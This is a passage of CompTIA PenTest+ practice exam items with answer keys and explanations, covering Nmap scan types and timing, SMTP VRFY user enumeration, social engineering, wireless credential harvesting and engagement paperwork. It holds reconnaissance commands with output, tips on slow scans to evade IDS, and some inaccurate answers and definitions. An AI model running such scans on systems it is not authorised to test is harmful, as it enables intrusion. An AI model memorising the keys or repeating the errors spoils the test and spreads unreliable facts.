SF:rset=utf-8\r\nStrict-Transport-Security:\x20max-age=31536000\r\nX-Conte
SF:nt-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20DENY\r\nX-XSS-Protec
SF:tion:\x201\r\nContent-Length:\x200\r\n\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 160.72 seconds

```

The **-sS** parameter of the Nmap command performs a **SYN scan**. It is an active scan which sends a TCP SYN packet and does not require a full connection. Depending on the response (or lack thereof), you can determine the status of a port. The following graphic is an example of this command:

```

C:\Users\gothi>nmap -sS 192.168.1.2
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 16:37 Pacific Standard Time
Nmap scan report for 192.168.1.2
Host is up (0.00020s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsure
912/tcp   open  apex-mesh
2869/tcp  open  icslap
5357/tcp  open  wsddapi

Nmap done: 1 IP address (1 host up) scanned in 7.88 seconds

```

The **-sT** parameter of the Nmap command performs a **TCP connect scan**. It establishes a full TCP connection with the target. It is the default Nmap scan type when no command is specified. It should only be used when the user does not have permission to read/write raw packets. The following exhibit shows this command:

```

C:\Users\gothi>nmap -sT 192.168.163.252
Nmap scan report for 192.168.163.252 [host down, received no-response]
Nmap scan report for 192.168.163.253 [host down, received no-response]
Nmap scan report for 192.168.163.255 [host down, received no-response]
Initiating Parallel DNS resolution of 1 host. at 11:15
Completed Parallel DNS resolution of 1 host. at 11:16, 5.52s elapsed
Initiating Connect Scan at 11:16
Scanning 192.168.163.254 [1000 ports]
Completed Connect Scan at 11:16, 41.41s elapsed (1000 total ports)
Nmap scan report for 192.168.163.254
Host is up, received arp-response (0.00s latency).
All 1000 scanned ports on 192.168.163.254 are filtered because of 999 no-responses and 1 admin-prohibited
MAC Address: 00:50:56:F4:A2:E5 (VMware)


Initiating Connect Scan at 11:16
Scanning 192.168.163.1 [1000 ports]
Discovered open port 139/tcp on 192.168.163.1
Discovered open port 445/tcp on 192.168.163.1
Discovered open port 135/tcp on 192.168.163.1
Discovered open port 443/tcp on 192.168.163.1
Discovered open port 902/tcp on 192.168.163.1
Discovered open port 1556/tcp on 192.168.163.1
Discovered open port 912/tcp on 192.168.163.1
Discovered open port 5357/tcp on 192.168.163.1
Completed Connect Scan at 11:17, 43.01s elapsed (1000 total ports)
Nmap scan report for 192.168.163.1
Host is up, received localhost-response (0.000011s latency).
Scanned at 2020-01-10 11:16:45 Pacific Standard Time for 43s
Not shown: 992 filtered ports
Reason: 991 no-responses and 1 admin-prohibited
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack
139/tcp   open  netbios-ssn  syn-ack
443/tcp   open  https        syn-ack
445/tcp   open  microsoft-ds syn-ack
902/tcp   open  iss-realsure syn-ack
912/tcp   open  apex-mesh    syn-ack
1556/tcp  open  veritas_pbx  syn-ack
5357/tcp  open  wsddapi      syn-ack

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 256 IP addresses (2 hosts up) scanned in 108.01 seconds
Raw packets sent: 509 (14.252KB) | Rcvd: 1 (28B)

C:\Users\gothi>

```

The **-sU** parameter of the Nmap command performs a **UDP scan**. It is used to enumerate DNS, SNMP, or DHCP servers, all of which require UDP packets for communication. The following exhibit shows this command:



```
Command Prompt

Initiating UDP Scan at 11:10
Scanning 192.168.163.1 [1000 ports]
UDP Scan Timing: About 15.15% done; ETC: 11:14 (0:02:54 remaining)
Increasing send delay for 192.168.163.1 from 0 to 50 due to 11 out of 11 dropped probes since last increase.
UDP Scan Timing: About 38.85% done; ETC: 11:13 (0:01:36 remaining)
Discovered open port 5353/udp on 192.168.163.1
Discovered open port 137/udp on 192.168.163.1
Completed UDP Scan at 11:12, 99.53s elapsed (1000 total ports)
Nmap scan report for 192.168.163.1
Host is up, received localhost-response (0.00s latency).
Scanned at 2020-01-10 11:10:57 Pacific Standard Time for 99s
Not shown: 991 closed ports
Reason: 991 port-unreaches
PORT      STATE      SERVICE      REASON
53/udp    open|filtered domain      no-response
137/udp    open       netbios-ns   udp-response ttl 128
138/udp    open|filtered netbios-dgm  no-response
1900/udp   open|filtered upnp        no-response
3702/udp   open|filtered ws-discovery no-response
4500/udp   open|filtered nat-t-ike    no-response
5050/udp   open|filtered mmcc         no-response
5353/udp   open       zeroconf     udp-response ttl 255
5355/udp   open|filtered llmnr      no-response

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 256 IP addresses (2 hosts up) scanned in 144.13 seconds
Raw packets sent: 3980 (114.911KB) | Rcvd: 2471 (99.974KB)

C:\Users\gothi>
```

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, use Nmap to conduct information gathering exercises.

References:

[Service and Version Detection](#)

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification, Web Page

Enumeration/Web Application Enumeration

8. Least aggressive way to scan

You want to perform a scan on a network in the least aggressive way possible. Which Nmap command would you run?

- X **A)** nmap -p80 -T5 192.168.1.1-20
- ✓ **B)** nmap -sV -T0 -F 192.168.1.1-20
- X **C)** nmap -sS -p443 -T1 192.168.1.1-20
- X **D)** nmap -sS -T3 -F 192.168.1.1-20

Explanation

The **nmap -sV -T0 -F 192.168.1.1-20** command would be the least aggressive way to scan this network. Timing templates are specified with the -T command and range from the numbers 0-5. -T0 takes by far the longest time to scan a network and is extremely unlikely to set off any IDS alerts due to the slow speed of packets. The following graphic is an example of this command:

```
C:\Users\gothi\Desktop>nmap -sV -T0 -F 192.168.1.0/20
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-16 11:51 Pacific Standard Time
Stats: 0:42:57 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 0.39% done
Stats: 1:14:03 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 0.68% done
```

The -T0 and -T1 parameters are unlikely to set off IDS alerts, though they take an extremely long time to finish a scan, especially if there are thousands of machines or ports.

-T2 is about ten times slower than a -T3 scan and also carries the same low risk of crashing hosts as -T3. **-T3 is the default timing template for scans.**

-T4 and -T5 are the fastest timing templates. However, -T5 requires a very high-speed network. This parameter also presents **the highest risk for setting off IDS alerts** and for crashing hosts.

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, use Nmap to conduct information gathering exercises.

References:

[Nmap - Timing Templates](#)

9. Executive Summary

To which target audience should the Executive Summary portion of the penetration test report be tailored?

- X **A)** Legal
- ✓ **B)** Upper management
- X **C)** Human Resources
- X **D)** Security specialists

Explanation

The Executive Summary portion of the report should address findings at a high level for the use of upper management. It is meant to be read and understood by a non-technical audience. This portion of the report provides upper management with a clear set of issues found that should be followed up on in the Recommendations section, which provides a set of steps to be taken to resolve the issues.

The Executive Summary is not targeted to security specialists. The level of detail required to speak on their level is entirely too technical for the Executive Summary section.

While Human Resources is a stakeholder and might be called upon to correct policies and procedures that create security issues, the Executive Summary is not targeted to them. The Executive Summary should be designed as a call to action by those that control the budget (upper management).

Legal may also be a stakeholder to the process, but the Executive Summary is not targeted to them.

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of planning for an engagement.

References:

[The Executive Summary](#)

10. False positives

You need to perform a penetration test. You have decided to use an automated vulnerability scanner. What should you check for when the test is complete?

- X A) Detection
- ✓ B) False positives
- X C) People's feelings
- X D) Speed and frequency

Explanation

An automated tool that produces 100% accuracy with results is impossible (otherwise all of us would be out of a job). The more glamorous part of penetration testing is, of course, the testing itself. An integral part of this testing is looking through all of your automated scans to make sure you are removing the false positives. False positives, while a part of life, should not be passed to the client to confuse or worry them. A good, experienced pen tester will consider the time needed to clean up the results, so they won't be rushed in the testing process.

Although you should check that threats were detected, it is not a worry with automated vulnerability scanning if it is set up correctly. Assuming you set it up correctly, it is only going to run and report back what it found. Once the results are in, you to have to take each positive and negative result into consideration and verify them.

You cannot consider people's feelings during a penetration test. You may hurt some feelings when you find vulnerabilities and issues. But the alternative is that they get hacked by a cybercriminal, leading to a loss of sensitive information, reputation, and assets.

Speed and frequency are not an issue if you set up the automated vulnerability scan properly. They will never know you are in there sneaking around.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, analyze vulnerability scan results.

References:

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification, Understanding the Art of Performing Vulnerability Scans

11. Types of scans

There are a lot of different scans, including how you are doing these scans and the target company's level of awareness. Match the tests on the left with the descriptions given on the right.

{UCMS id=5754431251415040 type=Activity}

Explanation

The tests and their descriptions should be matched in the following manner:

- **Vulnerability scan** - a test carried out by internal staff that discovers weaknesses in systems to improve or repair them before a breach occurs
- **Penetration test** - a form of vulnerability scan performed using an automated tool by a trained white hat security team rather than by internal security staff
- **Black box test** - a test conducted with the assessor having no knowledge about the systems being tested
- **White box test** - a test conducted with the assessor having all of the knowledge about the systems being tested
- **Gray box test** - a test conducted with the assessor having a little of the knowledge about the systems being tested

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of scoping an engagement properly.

References:

CompTIA PenTest+ Cert Guide, Ch 1: Understanding Ethical Hacking and Penetration Testing

CompTIA PenTest+ Cert Guide, Ch 2: Planning and Scoping a Penetration Testing Assessment, Strategy

[What are Black Box, Grey Box, and White Box Penetration Testing \(Updated 2019\)](#)

12. Social Engineering Techniques

During a pen test, one of the testers convinced a user that they were calling from the police and needed immediate access to their email account and that failure to do so could implicate them in a crime. Which techniques were used to accomplish this? (Choose two.)

- X **A)** urgency
- X **B)** social proof
- X **C)** scarcity
- ✓ **D)** fear
- ✓ **E)** authority

Explanation

The two techniques that were used are authority (pretending to be police) and fear (threat of implication). When faced with these techniques, users will often forget all training and cooperate.

The technique of **scarcity** was not used. An example of this would be to tell someone that there are a limited number of users who can be a part of a test group. It works because people do not like to feel as though they missed an opportunity for something free.

The technique of **social proof** was not used. This technique leverages the “follow the herd” mentality. For example, a hacker might say that several coworkers have already responded favorably to the hacker, leading the user to assume that **MUST** be the appropriate response.

The technique of **urgency** was not used. If the hacker added that the user had 15 minutes to respond, then urgency would have been used.

Objective:

Attacks and Exploits

Sub-Objective:

Compare and contrast social engineering attacks.

References:

[Social Engineering Attacks: Common Techniques & How to Prevent an Attack](#)

13. Downgrade attack

During the planning for a penetration test, one of the organizational security team members described an attack that occurred recently. In that attack, the attackers forced a system to use a less secure version of TLS that led to the cracking of an encryption key. The team member would like the pen testers to assess the likelihood that it could occur successfully again.

What attack do the testers need to simulate?

- X **A) Bluesnarfing**
- X **B) jamming**
- X **C) repeating**
- ✓ **D) downgrade**

Explanation

The pen testers need to simulate a downgrade attack. This attack forces a system to use a weaker encryption protocol, one that makes it easier to crack the key. The Padding Oracle On Downgraded Legacy Encryption (POODLE) vulnerability in OpenSSL is an example.

The testers do not need to simulate a **repeating or replay attack**. In this attack, packets of interest (typically containing authentication credentials) are captured and re-sent at another time, allowing successful authentication to a service or device.

The testers do not need to simulate a **Bluesnarfing attack**. This is a Bluetooth attack that allows for the theft of data from a device through the Bluetooth connection.

The testers do not need to simulate a **jamming attack**. This is a DoS attack in which the frequency in which the company AP is operating is jammed, preventing all communication with the AP.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit wireless and RF-based vulnerabilities.

References:

Downgrade attack

14. Types of attacks

While in the planning phase of your penetration test, you need to decide which attack vector you are using. You must understand the attacks that can occur, and then decide which attacks you are going to do and who are you going to look like when you attack.

Match the attacks on the left with the descriptions given on the right.

{UCMS id=5679586882879488 type=Activity}

Explanation

The attacks and their descriptions should be matched in the following manner:

Advanced persistent threat - a group of organized individuals from an enemy country is responsible for various attempts to breach the company network using sophisticated and targeted attacks.

Malicious insider threat - an employee downloads intellectual property from a server to a USB drive to sell to a competitor.

Spear phishing - an e-mail spoofing attack appears to come from a figure of authority seeking access to confidential data.

Privilege escalation - an attacker exploits an application design flaw to gain elevated access to protected resources.

Objective:

Attacks and Exploits

Sub-Objective:

Compare and contrast social engineering attacks.

References:

[Advanced Persistent Threat](#)

[Insider threat](#)

[Spear Phishing](#)

Privilege Escalation

15. PAN (Primary Account Number)

Which of the following items determines whether an organization must comply with PCI-DSS rules?

- X **A)** Expiration date
- X **B)** CVV
- ✓ **C) PAN**
- X **D)** Cardholder name
- X **E)** PINs/PIB blocks

Explanation

The treatment of the primary account number (PAN) is the determining factor in whether the Payment Card Industry Data Security Standard (PCI-DSS) applies to an organization. If the PAN is stored, processed, or transmitted, PCI-DSS applies. The PAN must always be stored in an encrypted, unreadable format.

The Payment Card Industry Data Security Standard (PCI-DSS) provides information security standards for organizations that hold financial transaction information, especially credit card data.

The other account data elements are all sensitive and, if also stored or transmitted, must be done so in an unreadable (encrypted) format. These items are:

- PAN
- Cardholder name
- Expiration date
- Service code

Sensitive authentication data is considered to be the PINs/PIB blocks, the Card Verification Value (CVV), and the data encoded in the card's magnetic stripe or chip. The CVV is also referred to as the CAV2, the CID, the CVC2, and the CVV2.

Objective:

Planning and Scoping

Sub-Objective:

Explain the key aspects of compliance-based assessments.

References:[Securing the Future of Payments Together](#)

CompTIA PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Learning the Key Aspects of Compliance-Based Assessments

16. scan the HTTP port

You have been hired to conduct a PenTest of an organization. What would be a correct way to scan the HTTP port of the given host using the most aggressive timing template?

- ✓ **A) `nmap -p80 -T5 10.10.10.10/24`**
- X **B) `nmap -sS80 -T0 10.10.10.10/24`**
- X **C) `nmap -p 443 -T1 10.10.10.10/24`**
- X **D) `nmap -sS443 -T5 10.10.10.10/24`**

Explanation

The command `nmap -p80 -T5 10.10.10.10/24` is the correct way to select the HTTP port in an Nmap scan. The parameter `-T5` is the most aggressive timing template. Timing templates are specified with the `-T` command and range from the numbers 0 through 5. The parameter `-T0` takes the longest time to scan a network and is extremely unlikely to set off any IDS alerts due to the slow speed of packets. The parameter `-T5` is much quicker but is very likely to set off IDS alerts.

Therefore, the correct way to select a port is by using the command `-pnumber`. There is no space between the command and the port number. The following exhibit shows an example of this command:

```
testcase@ubuntu:~$ nmap -p80 -T5 192.168.138.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-02 08:26 PST
Nmap scan report for _gateway (192.168.138.2)
Host is up (0.00063s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap scan report for ubuntu (192.168.138.130)
Host is up (0.00013s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap scan report for 192.168.138.132
Host is up (0.00063s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap done: 256 IP addresses (3 hosts up) scanned in 1.80 seconds
testcase@ubuntu:~$
```

The `-p 443` parameter is not the correct way to have a port scan because there is a space in between the `-p` and the number. In addition, port 443 is used by HTTPS, not HTTP.

The `-sS` parameter of the Nmap command performs a SYN scan. It is not used for port selection. The following exhibit shows the output of this parameter:

```
C:\Users\gothi>nmap -sS 192.168.1.2
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 16:37 Pacific Standard Time
Nmap scan report for 192.168.1.2
Host is up (0.00020s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsure
912/tcp   open  apex-mesh
2869/tcp  open  icslap
5357/tcp  open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 7.88 seconds
```

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, use Nmap to conduct information gathering exercises.

References:

[Nmap - Port Specification and Scan Order](#)

17. Determine a script

In a workstation you just gained remote access to, you find the following code:

```
super_list = [12, 21, 95, 45,  
8, 100] for number in  
super_list:      if number % 2  
!= 0:            print(number)
```

What is the first output?

X A) 95

X B) 45

X C) 12

✓ D) 21

Explanation

The first output of this code is 21. This code determines which numbers within the list are odd. The for loop loops through the numbers within the list. The if statement then determines whether or not the number is evenly divisible by two. If it is not (meaning that the number is an odd number), then the number prints.

The first output is not 12 because 12 is an even number.

The first output is not 95, which will be the second output.

The first output is not 45, which will be the third output.

The code will provide output as follows: 21, 95, 45.

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, analyze a basic script (limited to Bash, Python, Ruby, and PowerShell).

References:

[Loops in Python](#)

18. Vulnerability

As you look over your project scope and start to scan the networks, which of the following statements BEST describes a vulnerability in a network that you should watch for?

- X **A)** Input that is not tested prior to being processed and let through to the databases
- X **B)** Any outside threat to the network
- ✓ **C)** A design or implementation flaw that can be exploited
- X **D)** A person or group responsible for a security incident

Explanation

A design or implementation flaw that can be exploited best describes a vulnerability. A vulnerability is a defect or weakness in a particular system, module, or component that leaves it open to being compromised. Vulnerabilities can be compromised by threat actors (such as attackers), disasters (such as unplanned power outages), or accidents (such as human error).

Any outside threat to a network describes a security threat, not a vulnerability. A threat is a possibility of an event (such as an attack or a disaster) that takes advantage of a vulnerability and produces undesirable consequences, such as loss or damage of an asset or the inability to continue providing service to your customers.

Input that is not tested prior to being processed and failing to check security measures are examples of specific vulnerabilities. However, neither is a complete definition of a vulnerability.

A threat actor is a person or group who is responsible for a security incident. They are the ones who can see a flaw in a network device and want to exploit it, in other words, a vulnerability.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, analyze vulnerability scan results.

References:

CompTIA PenTest+ Cert Guide, Chapter 2: Planning and scoping a Penetration Testing Assessment, Impact Analysis and Remediation

19. Identification of email accounts

During the execution of a pen test, you notice that the output below is found on one of the testers' screens. What activity is the tester attempting to accomplish?

```
omar@kali:~$ telnet 192.168.78.8 25 Trying 192.168.78.8...
```

```
Connected to 192.168.78.8.
```

```
Escape character is '^]'.
```

```
220 hackthisserver.org ESMTP Postfix (Ubuntu)
```

```
VRFY sys
```

```
252 2.0.0
```

```
sys VRFY
```

```
admin
```

```
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
```

```
VRFY root
```

```
252 2.0.0
```

```
root VRFY
```

```
troy
```

```
252 2.0.0 troy
```

- X **A)** pass the hash
- X **B)** DNS cache poisoning
- X **C)** credential harvesting
- ✓ **D)** identification of email accounts

Explanation

The tester is attempting to identify legitimate email addresses from the SMTP server of hackthisserver.org. This attack is performed by making a Telnet connection to port 25 on the server at 192.168.78.8, which is the email server. By using SMTP commands, in this case the VRFY, the attacker is able to get a yes or no answer using names such as admin and troy. As you can see, there is no account named admin in the recipient table, but there is a troy account.

It is not credential harvesting. No credentials are identified, only identifying legitimate email addresses (maybe for a phishing campaign). Credential harvesting is typically done by locating password hashes and taking them offline to crack or by using a phishing technique to collect them.

This is not DNS cache poisoning. DNS cache poisoning is the corruption of legitimate DNS records with those the hacker would like your users to use. These corrupted records may lead users to fake sites used to harvest credentials.

This can be done using Nslookup and its associated commands to perform a zone transfer with the DNS server.

This is not a pass the hash attack. In that attack the hacker attempts to locate the hash of a password that exists on multiple machines (such as a domain admin account) and use that hash to sign into these machines with those rights. This typically exploits the Server Message Block (SMB) service and can be done from the Metasploit framework using the psexec utility.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit network-based vulnerabilities.

References:

[Part 1: SMTP commands and server response codes](#)

20. Mutiny Fuzzing Framework

Which of the following is an open source fuzzer created by Cisco?

- X **A)** AFL
- X **B)** Peach
- X **C)** Recon-ng

✓ **D) Mutiny Fuzzing Network**

Explanation

Mutiny Fuzzing Framework is an open source fuzzer created by Cisco. It functions by replaying pcaps through a mutational fuzzer.

The answer is not the **American Fuzzy Lop (AFL)**. That is a free fuzzing tool which aims to improve the functional coverage of test cases.

The answer is not Peach. **Peach** is a popular fuzzer. It is open source and is available in both a community and commercial version.

The answer is not **Recon-ng**. It is a tool which comes with Kali Linux. It is used to automate the information gathering of Open-Source Intelligence (OSINT).

Objective:

Penetration Testing Tools

Sub-Objective:

Compare and contrast various use cases of tools.

References:

CompTIA PenTest+ Cert Guide, Chapter 9: Penetration Testing Tools, Common Tools for Software Assurance, Mutiny Fuzzing Framework

21. Credential harvesting

One of the pen testers was successful in cloning the company's AP, jamming the frequency on which the company's AP operates and causing several clients to associate with the fake AP. The users have a preconfigured WLAN profile that specifies the proper SSID, and for user convenience, also specifies their WLAN credentials.

What type of attack is MOST LIKELY being conducted?

- X **A) fragmentation attack**
- X **B) KARMA attack**
- ✓ **C) credential harvesting**
- X **D) deauthentication attack**

Explanation

The most likely attack is credential harvesting. When the AP's operating frequency is jammed, it causes all stations to disconnect from the AP. Then the stations will do as they are designed and will seek another AP with the same SSID. When they locate the fake AP, they will send probe requests. The probe requests will include the credentials specified in the scenario, which can then be harvested.

It is not likely to be a fragmentation attack. **A wireless fragmentation attack** is designed to capture elements of the pseudo-random generation algorithm (PRGA) and does not include the use of a fake AP.

It is not likely to be **a deauthentication attack**. That is a DoS attack in which the tester or hacker sends deauthentication frames, which causes stations to disconnect from the AP and making wireless communication impossible.

It is not likely to be a **KARMA attack**. In a Karma Attacks Radioed Machines Automatically (KARMA) attack, the goal is to enumerate and generate SSIDs which the stations (which can include phones, laptops, and anything with a radio) have saved in their Preferred Network List (PNL). These are network profiles saved in the station, complete with credentials, that stations attempt to locate with probe requests at all times when they are not associated with an AP.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit wireless and RF-based vulnerabilities.

References:

[Credential Harvesting: It's More Than Just Phishing and More Common Than Ever](#)

22: Badge cloning

Which of the following is a social engineering attack that can be mitigated with card or badge covers?

- X **A)** piggybacking
- X **B)** fence jumping
- X **C)** shoulder surfing

✓ **D)** badge cloning

Explanation

Since **badge cloning** is done wirelessly, shielded badge holders are card cases or sleeves that contain a thin layer of metal. This metal serves as a barrier between the enclosed card and an RFID reader, legitimate or malicious.

Fence jumping is exactly what it sounds like. This can only be prevented by making the fence tall enough to discourage a determined attacker. Another option is to have the top of the fence strung with razor wire.

Piggybacking is a social engineering attack that involves entering a facility which you are not authorized to enter by doing so when an authorized person opens the door using their credentials stored on a key card.

Shoulder surfing is the viewing of information on someone else's screen from the side or from behind the user. Screen protectors can mitigate the possibility of shoulder surfing but not eliminate it. They work by making it impossible to read the screen unless you are looking directly at the screen. Since someone could stand directly behind you and see the screen clearly, it does not eliminate the possibility.

Objective:

Attacks and Exploits

Sub-Objective:

Summarize physical security attacks related to facilities.

References:

[Step-by-Step Tutorial: How to Copy or Clone Access Cards and Key Fobs](#)

23. The value of the target has the largest effect on budget

The value of the target has the largest effect on which characteristic of the pen test?

X **A)** NDA

X **B)** schedule

X **C)** rules of engagement

✓ **D)** budget

Explanation

When critical resources, or targets, are high-value or mission-critical, organizations tend to spend more time and money to test these against vulnerabilities. Therefore, **the budget is most affected by the value of the target being pen tested.**

The value of the target will not impact the schedule. What will impact the schedule is any need to assess resources under heavy loads, which is typically at certain times of the day.

While the rules of engagement can be used to exempt a high-value target from assessment, its value will not affect the rules of engagement if the target needs to be assessed.

Because the NDA typically prohibits the tester sharing any information from the test, the value of a target will not affect the NDA.

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of planning for an engagement.

References:

[Justifying Penetration Testing Budget](#)

24. Authenticated Vulnerability Scan

You have been able to obtain credentials as a penetration tester and you want to run a full and comprehensive scan against a specific host using commands such as Netstat.

What kind of vulnerability scan will you run?

X **A)** DoS

X **B)** Multi-factor

✓ **C)** Authenticated

X **D) Unauthenticated**

Explanation

This is an example of an authenticated vulnerability scan. If you have the credentials for a full scan like this, it is always the best scan to run.

Unauthenticated scans are used more for black box investigations, meaning you are outside of the organization doing enumeration.

Multi-factor is not a type of penetration test. This term usually relates to authentication, for instance logging in using both a password and a USB thumb drive/keycard. It does not relate to vulnerability scanning.

Denial-of-service (DoS) is an attack that is meant to take the network or device you are going against offline. It creates the scenario where it sends so many requests or packets into the network or device that it stops being a functioning network until the attack is done. It is not a type of vulnerability scan.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, perform a vulnerability scan.

References:

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification, Understanding the Types of Vulnerability Scans

25. NDA

The board is discussing the benefits of having a pen test performed. One of the members is concerned that the danger of the pen tester leaking information may outweigh the benefits of the test. What document could help allay these fears?

- X **A) SOW**
- X **B) Permission to test document**
- X **C) MSA**
- ✓ **D) NDA**

Explanation

The non-disclosure agreement (NDA), signed by the tester, requires the tester to keep all company information private.

The permission to test document is a critical document that explicitly authorizes you to attempt to penetrate the client's network, system, or devices. These documents typically include the dates for which the permission is valid, the locations and types of systems to be penetrated, and the full title of the person authorized to grant permission. Its purpose is not to address confidentiality.

A master services agreement (MSA) is used to set parameters for ongoing tests, each with their own SOW. Having a MSA on file means that penetration testers do not need to renegotiate terms for every test with established clients, and that companies can quickly create new SOWs with an established pen testing organization.

The statement of work (SOW) defines a number of details concerning a pen test, and must be unique to every pen test performed. It includes:

- Timelines, including the report delivery schedule
- Scope of the work to be performed
- Location of the work (geographic location or network location)
- Technical and nontechnical requirements
- Cost of the penetration tests
- Payment schedule

Objective:

Planning and Scoping

Sub-Objective:

Explain key legal concepts.

References:

CompTIA® PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Understanding the Legal Concepts of Penetration Testing

26. Prioritize your vulnerabilities/exploits by the highest severity

After all your scans and tests, you must determine if a vulnerability is exploitable. First you need to identify an exploit for the vulnerability. Then you must prioritize your vulnerabilities. Standard protocol would have you start with the highest-severity vulnerabilities that have the greatest likelihood of being exploited.

Which of the following would you use to prioritize your vulnerabilities/exploits by the highest severity? (Choose three.)

- ✓ **A) It has a matching module in the Metasploit framework.**
- ✓ **B) The CVSS V2 database says it has a 9.0 base score or higher.**
- X **C) It was found via a mass vulnerability scan.**
- ✓ **D) It is not on a critical server but is being actively exploited.**

Explanation

As a general rule, **if a vulnerability has a matching module in Metasploit**, it should almost always be considered high severity. That means that it has been out for long enough and has been seen in enough hacking attempts for someone to have created a module for it.

Also, if you run across an exploit that is alive and being **actively exploited**, another general rule of thumb is to tell your client immediately. There may be confidential information leaking out to the hackers.

CVSS is the Common Vulnerability Scoring System, which is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: **Base, Temporal, and Environmental**. The Base metrics produce a score ranging from 0 to 10. Level 9 in both the CVSS V2 and V3 rating is severe. Please fix these issues immediately.

The mass vulnerability scan findings are not a high-priority finding. Those must be vetted to make sure they are not a false positive.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, analyze vulnerability scan results.

References:

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification, How to Deal with a Vulnerability

[NIST > CVSS Vulnerability Metrics](#)

27. White Box Pent Test

